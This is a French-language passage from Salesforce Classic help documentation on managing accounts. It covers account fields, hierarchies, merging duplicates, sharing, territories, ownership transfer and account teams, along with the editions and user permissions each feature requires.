| `Territoires` | Territoires auxquels le compte à été associé. Reportez-vous à Gestion des territoires à la page 1471. | |
| `Symbole` | Abréviation utilisée pour identifier les actions cotées en Bourse. Également connu sous le nom de symbole boursier. 20 caractères au maximum sont autorisés dans ce champ. | |
| `Fonction` | La fonction du contact au sein de l'organisation. Le nombre de caractères est limité à 80. | ✓ |
| `Type` | Type de compte, par exemple, client, concurrent ou partenaire. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. Chaque valeur de liste de sélection peut contenir jusqu'à 40 caractères. | |
| `Site Web` | URL du site Web du compte, par exemple, www.acme.com. Ce champ peut accepter | |

| Champ | Description | Est un champ de contact |
| --- | --- | --- |
| | jusqu'à 255 caractères ; seuls les 50 premiers sont affichés. | |

CONSULTER ÉGALEMENT :

Comptes

## Historique des Comptes

La liste associée Historique des comptes d'une page de détail de compte suit les modifications apportées au compte. Chaque fois qu'un utilisateur modifie les champs standard ou personnalisés dont l'historique doit être suivi sur le compte, une nouvelle entrée est ajoutée à la liste associée Historique des comptes. Pour les comptes personnels, cela comprend tous les champs de contact appropriés qui doivent être suivis. Toutes les entrées comprennent la date, l'heure et la nature de la modification, ainsi que le nom de l'utilisateur ayant apporté la modification. Les modifications apportées aux listes associées sur le compte ne sont pas suivies dans l'historique des comptes.

CONSULTER ÉGALEMENT :

Comptes

Éditions

Disponible avec : Salesforce Classic

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des comptes :

- Lire sur les comptes

# Affichage des comptes principaux

La hiérarchie des comptes présente les comptes associés via le champ `Compte principal`, offrant ainsi une vue globale de la société et de ses filiales. Dans la hiérarchie, les comptes sont placés en retrait pour indiquer qu'ils sont des filiales du compte principal situé au-dessus d'eux.

- Pour afficher la hiérarchie des comptes, cliquez sur **Afficher la hiérarchie** en regard du nom de compte sur la page des détails du compte. La page Hiérarchie des comptes affiche jusqu'à 500 comptes enfant. Si vous n'avez pas accès à certains comptes qui figurent dans la page Hiérarchie des comptes, les colonnes de ces comptes n'affichent aucun détail.
- Pour classer un compte en tant que filiale, modifiez le compte de la filiale et entrez le nom d'un compte existant dans le champ `Compte principal`. Vous pouvez également cliquer sur l'icône de recherche pour rechercher (ou créer) un compte principal.

Le compte principal doit être un compte existant pour pouvoir être saisi et enregistré dans ce champ.

Pour les sociétés possédant plusieurs centres d'activité, vous pouvez également utiliser le champ `Site du compte` afin de distinguer les différents sites.

Si votre organisation utilise des services, les comptes associés via le champ `Compte principal` ne doivent pas nécessairement se trouver dans le même service.

Le champ `Compte principal` et le lien **Afficher la hiérarchie** ne sont pas pris en charge avec les comptes personnels.

CONSULTER ÉGALEMENT :

- Champs de compte
- Consignes relatives à la création de comptes

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## AUTORISATIONS UTILISATEUR

Pour afficher des comptes :
- Lire sur les comptes

Pour afficher des comptes principaux :
- Lire sur les comptes

# Fusion de comptes dupliqués

Fusionnez les comptes multiples en un seul pour garder vos données à jour et précises pour la conclusion d'affaires.

1. Dans l'onglet Comptes, cliquez sur **Fusion de comptes** dans la section Outils.
2. Pour rechercher les comptes dupliqués, saisissez une chaîne de recherche. Puis cliquez sur **Rechercher les comptes**.
3. Sélectionnez jusqu'à trois comptes à fusionner. Cliquez ensuite sur **Suivant**.
4. Sélectionnez un compte comme enregistrement principal.
5. Sélectionnez les champs à conserver pour chaque enregistrement. Les champs qui contiennent des valeurs en conflit sont soulignés.
6. Cliquez sur **Fusionner**.

CONSULTER ÉGALEMENT :

Consignes et considérations relatives à la fusion de comptes dupliqués

## Éditions

Disponible avec : Salesforce Classic

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des comptes :
- Lire sur les comptes

Pour fusionner des comptes professionnels :
- Supprimer sur les comptes

  ET

  Modifier sur les objets associés, notamment les opportunités et les requêtes

Pour fusionner des comptes personnels :
- Supprimer sur les comptes

  ET

  Lire sur les contacts

# Consignes et considérations relatives à la fusion de comptes dupliqués

Avant de commencer la fusion d'enregistrements de compte, vous devez connaître et comprendre comment d'autres fonctionnalités sont affectées.

Merging Duplicate Accounts: Tips and Gotchas

Éditions

Disponible avec : Salesforce Classic

Les comptes professionnels sont disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Général

- Vous pouvez fusionner des comptes si vous êtes administrateur, responsable du compte ou un utilisateur de niveau supérieur au responsable du compte dans la hiérarchie des rôles, doté des autorisations utilisateur appropriées (« Supprimer » sur les comptes et « Modifier » sur les objets associés, tels que des opportunités et des requêtes).
- Dans les organisations qui utilisent Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition ou Developer Edition, les règles de partage s'appliquent au nouveau compte fusionné. De plus, tout partage manuel défini au niveau de l'enregistrement principal est appliqué au compte fusionné.
- Si vous essayez de fusionner des comptes qui sont indirectement associés au même contact, un message d'erreur vous invite à retirer les relations dupliquées. Dans les enregistrements de contact, les relations indirectes sont gérées depuis la liste associée Contacts associés.
- Les éléments associés aux comptes d'origine sont associés au nouveau compte fusionné.
- Les comptes d'origine sont placés dans la Corbeille.
- Sur le nouveau compte fusionné, le champ `Créé par` prend la date du plus ancien compte fusionné. Le champ `Dernière modification par` utilise la date de fusion des enregistrements.

## Membres de l'équipe

- Le nouveau compte fusionné conserve tous les membres d'équipe des comptes fusionnés, même si les membres proviennent d'équipes différentes.
- Pour fusionner des comptes auxquels un membre d'équipe a un niveau d'accès basé sur l'enregistrement supérieur au vôtre, vous devez disposer de l'autorisation « Modifier toutes les données » sur les comptes. Par exemple, si vous êtes propriétaire d'un compte qui fusionne avec un autre compte, et qu'un membre de l'équipe du compte dispose d'un niveau d'accès supérieur au vôtre sur des enregistrements enfants de compte, vous devez disposer de l'autorisation « Modifier toutes les données » pour fusionner ces comptes.

Pour plus d'informations, reportez-vous à Équipes de compte.

## Comptes personnels

- Si votre organisation utilise des comptes personnels, les résultats de la recherche de doublons renvoient des comptes professionnels et des comptes personnels. Toutefois, vous ne pouvez pas fusionner un compte personnel avec un compte professionnel, ou inversement. Les comptes personnels sont signalés par l'icône de compte personnel ( ).
- Vous ne pouvez pas fusionner des comptes personnels qui sont activés pour utiliser un portail client.

Pour plus d'informations, reportez-vous à Qu'est-ce qu'un compte personnel ?

## Portails

- Vous devez disposer de l'autorisation « Gérer les utilisateurs » pour fusionner des comptes associés à des portails.
- Pour fusionner des comptes contenant des contacts associés à un portail, les contacts doivent avoir le même type de portail.

- Lors de la fusion de comptes contenant des contacts associés à plusieurs portails du même type, l'accès d'un contact à un portail spécifique ne change pas. Cela dépend du profil utilisateur du portail, qui détermine le portail auquel une personne peut accéder.
- Lors de la fusion d'un compte partenaire avec un compte non-partenaire, le compte partenaire doit être sélectionné comme enregistrement principal.
- Lors de la fusion de comptes partenaires avec un compte non-partenaire, le propriétaire ne peut pas être modifié.
- Pour vous assurer que le nouveau compte fusionné inclut des contacts associés à un portail, sélectionnez le compte contenant les utilisateurs de portail en tant qu'enregistrement principal.

## Gestion des territoires

Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires d'origine, pas à Gestion des territoires d'entreprise.

- Si aucun compte d'origine n'a l'option `Exclure des règles d'attribution de compte` sélectionnée, les règles d'attribution de compte sont exécutées sur le nouveau compte fusionné afin de déterminer ses territoires. De plus, tout territoire ajouté manuellement aux comptes d'origine est manuellement ajouté au nouveau compte.
- Si au moins l'un des comptes d'origine a l'option `Exclure des règles d'attribution de compte` sélectionnée, les conséquences sont les suivantes :
  - Les règles d'attribution de compte ne sont pas exécutées sur le nouveau compte fusionné.
  - Le nouveau compte fusionné hérite de tous les territoires des comptes d'origine.
  - Si des règles d'attribution ont été utilisées pour attribuer des territoires aux comptes d'origine, elles semblent également utilisées pour attribuer des territoires au nouveau compte fusionné, même si les règles ne s'appliquent pas au nouveau compte fusionné.
  - Tout territoire attribué manuellement à l'un des comptes d'origine l'est également au nouveau compte fusionné.
  - Tout territoire ajouté manuellement à un compte et par des règles à un autre compte est également ajouté manuellement au nouveau compte fusionné.

## Gestion des territoires d'entreprise

Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires d'entreprise, pas à Gestion des territoires d'origine.

- Tout territoire attribué manuellement à l'un des comptes d'origine (pour des modèles dans tous les pays) est ajouté manuellement au nouveau compte fusionné, si ce n'est déjà fait.
- Si vous sélectionnez la case *`Sélectionner par défaut`* pour `Évaluer ce compte avec les règles du territoire à l'enregistrement` dans les propriétés de la présentation de page du compte applicable, les règles d'attribution de comptes sont exécutées sur le compte fusionné uniquement pour le modèle de territoire actif.
- Si la valeur fusionnée `Exclure des règles d'attribution de territoire` = `true` : 1) les règles d'attribution de territoires ne sont pas évaluées, même si la case *`Sélectionner par défaut`* pour `Évaluer ce compte avec les règles du territoire à l'enregistrement` est sélectionnée dans les propriétés de la présentation de page du compte applicable ; et 2) toutes les règles existantes basées sur des associations de territoires dans le modèle actif sont supprimées du compte fusionné.
- Avec des modèles de territoire dans un état inactif (`Planification` ou `Archivé`), les territoires associés basés sur des règles restent inchangés dans le compte fusionné, même si les valeurs de champ du compte fusionné ne correspondent pas aux règles.

CONSULTER ÉGALEMENT :

Fusion de comptes dupliqués

## Partage de comptes

L'administrateur définit le modèle de partage, ainsi que les niveaux d'accès par défaut aux comptes des territoires de l'organisation. Vous pouvez toutefois étendre les privilèges de partage de vos données compte par compte. Le partage de compte vous permet d'augmenter l'accès à vos comptes ; vous ne pouvez pas restreindre l'accès au-delà des niveaux d'accès par défaut de votre entreprise.

Pour afficher et gérer les détails du partage, cliquez sur **Partage** dans la page de détail du compte. Cette page répertorie les utilisateurs, les groupes, les rôles et les territoires qui disposent d'un accès partagé au compte. Cette page permet d'effectuer les opérations suivantes :

- Pour accorder l'accès à l'enregistrement à d'autres utilisateurs, groupes, rôles ou territoires, cliquez sur **Ajouter**.

  Remarque: Lorsque vous partagez un compte, Salesforce vous invite à partager tout contact, opportunité ou requête associé, jusqu'à votre niveau d'accès (inclus). Les utilisateurs de Enterprise Edition, Unlimited Edition, Performance Edition et Developer peuvent également partager des enregistrements associés à partir des pages de détail d'enregistrement. Assurez-vous que les utilisateurs disposent au minimum de l'autorisation “Lire” dans les enregistrements partagés.

  Vous pouvez également partager l'accès à un compte en créant une équipe de compte.
- Cliquez sur **Développer la liste** pour afficher tous les utilisateurs qui disposent de l'accès à l'enregistrement.
- Pour les règles de partage manuelles que vous créez, cliquez sur **Modifier** ou **Suppr** en regard d'un élément de la liste afin de modifier ou de supprimer le niveau d'accès. Pour les comptes, vous pouvez également modifier la règle de partage “Responsable”.

Éditions

Disponible avec : Salesforce Classic

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Gestion des territoires

Équipes de compte

## Noms traduits des enregistrements

Utilisez des noms de champs locaux pour stocker les noms de compte, de contact ou de piste traduits.

Par exemple, vous pouvez enregistrer le nom d'un compte dans la langue par défaut de votre entreprise, ainsi que dans la langue du compte ou de l'utilisateur. Les champs pour lesquels vous pouvez définir des noms locaux sont les suivants :

| Champ standard | Champ de nom local |
|---|---|
| Nom du compte | Nom du compte (local) |
| Contact : Prénom | Contact : Prénom (local) |
| Contact : Deuxième prénom | Contact : Deuxième prénom (local) |
| Contact : Nom | Contact : Nom (local) |
| Piste : Société | Piste : Nom de la société (local) |
| Piste : Prénom | Piste : Prénom (local) |

Éditions

Disponible avec : Salesforce Classic

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ standard | Champ de nom local |
| --- | --- |
| Piste : Deuxième prénom | Piste : Deuxième prénom (local) |
| Piste : Nom | Piste : Nom (local) |

Les noms locaux n'affectent pas les paramètres de langue de l'utilisateur. Selon les paramètres de mise en page que vous avez définis, les noms locaux peuvent apparaître sur la page de détail ou sur la page de modification.

CONSULTER ÉGALEMENT :

Comptes

# Modification des territoires d'un compte

Pour modifier les territoires attribués manuellement à un compte :

1. Dans la page de détail du compte, cliquez sur **Changer** en regard du champ `Territoires`.
2. Dans la liste `Attributions de territoire basées sur des règles`, affichez les territoires contenant le compte conformément aux règles d'attribution de compte actives. Vous ne pouvez pas utiliser cette page pour supprimer le compte de ces territoires. Pour effectuer cette opération, vous devez modifier les règles d'attribution de compte qui ont servi à évaluer le compte.
3. Si le compte a été attribué manuellement à un ou plusieurs territoires, les noms des territoires apparaissent dans la liste `Territoires sélectionnés`.
4. Cliquez sur **Sélectionner** et sur **Désélectionner** pour déplacer les territoires de la liste Territoires disponibles vers la liste Territoires sélectionnés.
5. Si vous le souhaitez, cliquez sur **Vue horizontale** ou sur **Vue verticale** dans la liste déroulante pour placer la liste Territoires sélectionnés à coté de la liste Territoires disponibles ou en dessous.
6. Lorsque la liste Territoires sélectionnés contient les territoires auxquels le compte doit être manuellement attribué, cliquez sur **Enregistrer** pour terminer l'opération et revenir à la page de détail du compte.

CONSULTER ÉGALEMENT :

Gestion des territoires

Attribution manuelle de comptes aux territoires

## Éditions

Disponible avec : Salesforce Classic

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Gestion des territoires disponible avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour modifier les territoires d'un compte :

- Gérer les territoires

  OU

  Vous êtes responsable de prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

# Modifier le responsable d'un enregistrement

Vous pouvez attribuer la propriété d'un enregistrement à un autre utilisateur tant que cet utilisateur possède au moins l'autorisation de lecture sur le type d'enregistrement transféré.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour transférer des enregistrements uniques :
- Transférer l'enregistrement

1. Dans la page de détail de l'enregistrement, cliquez sur le lien de changement de propriétaire.

   Si le lien n'est pas affiché, vous ne disposez pas des autorisations de modification de la propriété.

2. Saisissez ou sélectionnez un nouveau propriétaire. Dans les organisations dans lesquelles le portail client ou le portail partenaire Salesforce est activé, vous pouvez filtrer les résultats qui s'affichent dans la boîte de dialogue de référence des utilisateurs, en sélectionnant une file d'attente, un groupe d'utilisateurs dans la liste déroulante `Responsable` ou `Attribué à`.

   Remarque: Vous pouvez uniquement saisir ou sélectionner des utilisateurs qui sont autorisés à être responsables de l'enregistrement. Ni le groupe Utilisateur, ni le groupe Rôles et subordonnés internes ne contiennent de portail Client ou d'utilisateur partenaire.

3. Activez la case `Envoyer une notification par e-mail` pour informer le nouveau responsable.

   L'adresse e-mail « De » affichée dans la notification correspond à votre adresse de retour définie dans vos paramètres de messagerie.

   Pour les requêtes utilisées dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, le texte de l'e-mail est déterminé par le paramètre `Modèle d'affectation de requête` défini dans les paramètres de support. Pour les autres enregistrements, le texte de l'e-mail est automatiquement généré et ne peut pas être personnalisé.

4. Selon le type d'objet que vous transférez et vos autorisations utilisateur, les cases à cocher suivantes sont également affichées :

| Case à cocher | Description | Affichée pour |
|---|---|---|
| `Modifier un service` | Transfert des enregistrements vers le service du nouveau responsable. Tous les enregistrements relatifs au compte sont eux aussi transférés vers le nouveau service. | Comptes et pistes dans Salesforce Classic, si vous être autorisé à afficher ou à modifier le champ `Service` |
| `Transférer les opportunités ouvertes qui n'appartiennent pas au responsable de compte existant` ou `transférer les opportunités ouvertes qui ne vous appartiennent pas` | Transfert des opportunités ouvertes appartenant à d'autres utilisateurs associés au compte. | Comptes dans Lightning Experience<br>Comptes dans Salesforce Classic |
| `Transférer les opportunités closes` | Transfert des opportunités closes associées au compte. Cette option ne s'applique qu'aux opportunités closes possédées par le responsable du compte ; les opportunités closes dont d'autres utilisateurs sont responsables ne sont pas modifiées. | Comptes dans Salesforce Classic |

| Case à cocher | Description | Affichée pour |
|---|---|---|
| `Transférer les requêtes en cours appartenant au responsable du compte existant` | Transfert de toute requête associée au compte appartenant au responsable de compte existant. | Comptes dans Salesforce Classic |
| `Transférer les requêtes closes` | Transfert des requêtes closes associées au compte. Cette option ne s'applique qu'aux requêtes closes possédées par le responsable du compte ; les requêtes closes dont d'autres utilisateurs sont responsables ne sont pas modifiées. | Comptes dans Salesforce Classic |
| `Conserver l'équipe de compte` | Transfert de tous les membres d'équipes du compte vers le nouveau responsable. | Comptes dans Salesforce Classic |
| `Conserver l'équipe d'opportunité` | Conservation de l'équipe d'opportunité lors du transfert de l'opportunité vers le nouveau responsable. Tous les partages d'opportunité sont conservés, et les pourcentages de partage attribués au propriétaire précédent sont transférés vers le nouveau propriétaire.Si cette case est désactivée, tous les membres d'équipe d'opportunité et les partages sont supprimés lors du transfert de l'opportunité.<br>Remarque: Si vous transférez des opportunités fermées, l'équipe d'opportunité et les parts d'opportunité sont conservées, indépendamment de ce paramètre. | Comptes dans Salesforce Classic<br>Opportunités dans Salesforce Classic |

Remarque: Si vous modifiez un responsable de compte avec les options `Transférer les opportunités fermées` et `Conserver l'équipe d'opportunité` désactivées, l'accès des membres de l'équipe d'opportunité aux opportunités fermées devient privé (c.-à-d. que les membres de l'équipe d'opportunité perdent l'accès à toutes les opportunités fermées).

5. Enregistrez les modifications apportées au propriétaire.

CONSULTER ÉGALEMENT :

Transfert d'éléments associés

## Transfert d'éléments associés

Lorsque vous modifiez le responsable d'un enregistrement, certains des enregistrements associés peuvent également être transférés à leur nouveau responsable.

Important: Les règles de workflow qui mettent à jour les propriétaires ne transfèrent *pas* également les éléments associés. Pour procéder au transfert, cliquez sur **Modifier** en regard du nom du propriétaire dans un enregistrement, puis effectuez vos sélections de transfert.

| Type d'enregistrement | Éléments associés qui sont également transférés |
|---|---|
| Comptes | Contacts, contrats sous le statut `Brouillon`, pièces jointes, notes, activités en cours, et commandes sous le statut `Brouillon` associées ou non à un contrat de transfert. Selon vos sélections, elles peuvent également inclure des opportunités ouvertes n'appartenant pas au propriétaire actuel du compte, des opportunités fermées, des requêtes ouvertes appartenant au propriétaire existant du compte et des requêtes fermées.<br><br>Lors du transfert d'un compte partenaire, les utilisateurs partenaires associés à ce compte sont déplacés sous le nouveau propriétaire dans la hiérarchie des rôles.<br><br>Les contrats et les commandes sous le statut `Activé` ne sont pas transférés au nouveau propriétaire. Cependant, le nouveau propriétaire a accès en lecture seule à ces contrats et ces commandes. |
| Contacts | Notes, pièces jointes et activités en cours |
| Commandes | Tâches ouvertes et événements futurs (applicables uniquement si l'ancien et le nouveau propriétaires ne sont pas dans une file d'attente) |
| Opportunités | Notes, pièces jointes et activités en cours |
| Pistes | Notes, pièces jointes et activités en cours. Les activités en cours ne sont pas transférées si vous modifiez la propriété de la piste en utilisant la case `Affecter à l'aide de la règle d'attribution active`. |
| Requêtes | Notes, pièces jointes et activités en cours |
| Campagnes | Pièces jointes et activités en cours |
| Contrats | Note, pièces jointes, activités en cours et commandes sous le statut `Brouillon` |
| Objets personnalisés | Notes, pièces jointes et activités en cours |

Remarque: Vous ne pouvez pas transférer les événements auxquels vous avez été invité(e) et dont vous n'êtes pas propriétaire.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Modifier le responsable d'un enregistrement

# Recherchez des informations relatives au compte (listes associées)

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher des comptes : | Lire sur les comptes |
| Pour modifier des comptes professionnels : | Modifier sur les comptes |
| Pour modifier des comptes personnels : | Modifier sur les comptes et les contacts |
| Pour activer des comptes partenaires : | "Gérer les utilisateurs externes |
| Pour désactiver des comptes partenaires : | Modifier sur les comptes<br>ET<br>"Gérer les utilisateurs externes |
| Pour désactiver les comptes du portail client : | Modifier sur les comptes<br>ET<br>Modifier les utilisateurs libre-service |

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les listes associées, comme les opportunités, affichent les informations relatives à un compte.

- Survolez les liens en haut d'une page de détail pour afficher la liste associée correspondante et ses enregistrements. Si Chatter est activé, les liens survolés s'affichent sous le fil. Une superposition interactive permet d'afficher et de gérer rapidement les éléments de la liste associée. Cliquez sur un lien survolé pour accéder au contenu de la liste associée. Si les liens survolés ne sont pas activés, contactez votre administrateur Salesforce.
- Si les détails de survol sont activés, survolez un champ de recherche dans la page de détail pour afficher les informations principales sur un enregistrement, avant de cliquer sur la page de détail correspondante.
- Pour ajouter directement de nouveaux éléments, cliquez sur **Nouveau** (ou sur le bouton équivalent) en haut de la liste associée. Par exemple, pour ajouter une tâche dans la liste associée Activités en cours, cliquez sur **Nouvelle tâche**.
- Pour modifier le nombre d'enregistrements affichés pour les listes associées, cliquez sur **Afficher plus** sous une liste associée, ou sur **moins** ou **plus** en bas de la page.
- Si vous ne parvenez pas à afficher les enregistrements associés appartenant à des utilisateurs du portail, contactez votre administrateur Salesforce.

## Affichage de listes associées

Les listes associées affichées dépendent des éléments suivants :

- L'édition Saleforce que vous utilisez
- Si vous utilisez Salesforce Classic ou Lightning Experience
- Si vous consultez un compte professionnel ou un compte personnel
- Votre personnalisation
- Les personnalisations de présentation de page définies par votre administrateur Salesforce

- Vos autorisations d'affichage des données associées

CONSULTER ÉGALEMENT :

Comptes

# Travail en commun sur des comptes

## Équipes de compte

Une équipe de compte est un groupe d'utilisateurs qui travaillent sur un même compte. Une équipe de compte peut par exemple inclure un dirigeant, un représentant du support dédié et un chef de projet. L'utilisation d'équipes de compte facilite le suivi de la collaboration dans les comptes.

Les équipes de compte sont différentes des équipes d'opportunité, bien qu'elles utilisent les mêmes rôles de membre d'équipe.

Vous pouvez créer une équipe de compte pour chaque compte dont vous êtes propriétaire. Lorsque vous sélectionnez l'un des membres d'une équipe de compte, spécifiez le rôle de la personne dans le compte. Selon votre modèle de partage, vous pouvez également spécifier le niveau d'accès de chaque membre de l'équipe au compte, ainsi qu'aux opportunités, aux requêtes et aux contacts associés au compte. Vous pouvez ainsi attribuer un accès en lecture seule à certains membres de l'équipe et un accès en lecture-écriture à d'autres membres.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez définir une équipe de compte par défaut qui comprend les personnes avec lesquelles vous travaillez habituellement sur vos comptes. Vous pouvez choisir d'ajouter automatiquement cette équipe de compte par défaut à tous les comptes.

Dans une vue de liste personnalisée, vous pouvez filtrer les listes de comptes par les équipes de compte dont vous êtes membre. Lors de la création ou de la modification d'une vue de liste personnalisée pour les comptes, sélectionnez le filtre `Mes équipes de compte`. Dans des rapports sur les comptes, vous pouvez filtrer les comptes par les équipes de compte dont vous êtes membre.

### Ajout de membres à une équipe de compte

Le propriétaire d'un enregistrement de compte ou les utilisateurs de niveau supérieur au propriétaire dans la hiérarchie des rôles, qui disposent d'un accès en lecture sur le compte peuvent ajouter des membres d'équipe, mais ne peuvent pas les modifier. S'ils ont accès en modification au compte, ils peuvent également modifier ou supprimer des membres d'équipe.

### Considérations relatives au retrait de membres d'équipe de compte

Avant de retirer un membre d'une équipe de compte, prenez connaissance des considérations ci-dessous.

### Consignes relatives à la configuration d'équipes de compte par défaut

Gagnez du temps en configurant une équipe de compte par défaut, qui correspond à un groupe de collègues avec lesquels vous travaillez régulièrement sur un compte. Ajoutez ensuite l'équipe aux comptes qui vous appartiennent.

CONSULTER ÉGALEMENT :

Consignes relatives à la configuration d'équipes de compte par défaut

Comptes

## Ajout de membres à une équipe de compte

Le propriétaire d'un enregistrement de compte ou les utilisateurs de niveau supérieur au propriétaire dans la hiérarchie des rôles, qui disposent d'un accès en lecture sur le compte peuvent ajouter des membres d'équipe, mais ne peuvent pas les modifier. S'ils ont accès en modification au compte, ils peuvent également modifier ou supprimer des membres d'équipe.

Un utilisateur qui n'est pas propriétaire de l'enregistrement de compte peut ajouter des membres d'équipe uniquement s'il dispose d'un accès en modification à l'enregistrement.

Vous pouvez accorder au membre de l'équipe un niveau d'accès supérieur à l'enregistrement uniquement si vous êtes le propriétaire de l'enregistrement du compte ou d'un niveau supérieur à celui du propriétaire dans la hiérarchie des rôles de l'organisation.

Pour créer une équipe de compte, sélectionnez un compte, puis ajoutez-lui des membres d'équipe de compte. Les utilisateurs du portail haut volume ne peuvent pas être ajoutés à des équipes.

1. Affichez le compte.
2. Cliquez sur **Ajouter** dans la liste associée Équipe de compte.
3. Sélectionnez les utilisateurs à ajouter à l'équipe de compte. Pour ajouter votre équipe de compte par défaut à un compte, cliquez sur **Ajouter une équipe par défaut** dans la liste associée Équipe de compte. Pour ajouter tous les membres de l'équipe de compte à une opportunité, cliquez sur **Ajouter une équipe de compte** dans la liste associée Équipe d'opportunité de l'opportunité.
4. Sélectionnez le type d'accès aux enregistrements associés du compte que chaque membre doit posséder.

   Remarque: Le niveau d'accès ne peut pas être moins limité que le niveau d'accès par défaut au compte de votre organisation. Les options disponibles dépendent du modèle de partage de votre organisation, et de l'utilisation de Salesforce Classic ou de Lightning Experience. Quel que soit l'accès au partage, les membres de l'équipe de compte doivent également disposer de l'autorisation de lecture sur les comptes pour afficher ceux auxquels ils appartiennent.

5. Sélectionnez un rôle d'équipe pour chaque membre.
6. Cliquez sur **Enregistrer**.

Conseil: Dans une vue de liste personnalisée, vous pouvez filtrer les listes de comptes par les équipes de compte dont vous êtes membre. Lors de la création ou de la modification d'une vue de liste personnalisée pour les comptes, sélectionnez le filtre `Mes équipes de compte`. Dans des rapports sur les comptes, vous pouvez filtrer les comptes par les équipes de compte dont vous êtes membre.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter des membres d'équipe à un compte :
- Lire sur les utilisateurs

  ET

  Modifier sur les comptes

Pour afficher des comptes en tant que membres d'équipe :
- Lire sur les comptes

## Considérations relatives au retrait de membres d'équipe de compte

Avant de retirer un membre d'une équipe de compte, prenez connaissance des considérations ci-dessous.

- Vous pouvez supprimer tous les membres d'une équipe de compte pour chaque compte dont vous êtes responsable.
- Sauf indication contraire, le retrait d'un membre de votre équipe de compte ne retire pas la personne de vos équipes d'opportunité.
- Si un membre figure dans votre équipe de compte par défaut et que vous le retirez d'un compte spécifique, ces modifications affectent uniquement ce compte. La configuration de votre équipe de compte par défaut ne change pas. Pour retirer des utilisateurs de votre équipe de compte par défaut, reportez-vous à Consignes relatives à la configuration d'équipes de compte par défaut à la page 1323.
- Si un utilisateur d'une équipe de compte disposant de l'accès en lecture/écriture (**Accès au compte**, **Accès au contact**, **Accès à l'opportunité** et **Accès à la requête**) est désactivé, l'accès en lecture seule s'applique par défaut en cas de réactivation de l'utilisateur.

CONSULTER ÉGALEMENT :

Équipes de compte

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des comptes :
- Lire sur les comptes

Pour supprimer des membres d'une équipe :
- Lire sur les utilisateurs

  ET

  Modifier sur les comptes

  ET

  Propriétaire de l'enregistrement du compte ou à un niveau supérieur au propriétaire dans la hiérarchie des rôles de l'organisation

### Consignes relatives à la configuration d'équipes de compte par défaut

Gagnez du temps en configurant une équipe de compte par défaut, qui correspond à un groupe de collègues avec lesquels vous travaillez régulièrement sur un compte. Ajoutez ensuite l'équipe aux comptes qui vous appartiennent.

Les équipes de compte sont différentes des équipes d'opportunité, bien qu'elles utilisent les mêmes rôles de membre d'équipe.

- Pour configurer une équipe de compte par défaut, accédez à Détails utilisateur avancés dans vos paramètres personnels.
-
-
- Lorsque vous avez défini votre équipe d'opportunité par défaut, vous pouvez l'ajouter automatiquement à toutes vos opportunités ouvertes. Si vous ne sélectionnez pas cette option, vous ajoutez l'équipe par défaut à la liste associée Équipe d'opportunité, dans vos opportunités.
- Cliquer sur **Ajouter une équipe par défaut** ajoute l'équipe par défaut du responsable de l'opportunité, et non de l'utilisateur qui clique sur ce bouton.
- Les administrateurs et les utilisateurs Salesforce de niveau supérieur au vôtre dans la hiérarchie des rôles peuvent inclure votre équipe d'opportunité par défaut aux opportunités dont vous êtes propriétaire.

CONSULTER ÉGALEMENT :

Équipes de compte

Personnalisation de votre expérience Salesforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

